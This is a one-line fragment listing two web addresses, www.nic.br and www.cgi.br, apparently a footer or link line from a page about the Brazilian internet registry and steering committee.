www.nic.br | www.cgi.br